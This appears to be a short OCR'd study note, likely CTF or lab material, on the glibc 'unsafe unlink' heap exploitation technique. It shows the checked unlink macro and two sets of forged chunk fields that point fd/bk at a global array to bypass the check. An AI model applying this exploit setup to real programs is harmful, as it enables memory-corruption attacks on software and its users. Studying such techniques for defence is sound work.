
Corrupt-Free II



[Doc]

We'd free(Mem1)
Your choice now:

1.overwrite chunk0,chunk1,and fool glibc to unlink chunk0

2.overwrite chunk2,chunk3 and fool glibc to unlink chunk2

Note that checks are added into unlink.To bypass it,we should find a Mem where store P.It's not difficult to find it,just exploit Global Array.

[Vul]

Unlink

```
#define unlink(P, BK, FD){

    FD     = P->fd;
    BK     = P->bk;

    if(FD->BK==P && BK->FD==P){
        FD->BK = BK;
        BK->FD = FD;
    }
}
```

[Exp]

choice1:

```
chunk1->prev_size = 0x80
chunk1->size      = 0x90

fake0->prev_size  = 0x0
fake0->size       = 0x81
fake0->fd         = arr-0x8*3
fake0->bk         = arr-0x8*2
```

choice2:

```
chunk2->size      = 0x91
chunk2->fd        = arr-0x8*3
chunk2->bk        = arr-0x8*2

fake3->size      = 0x10
```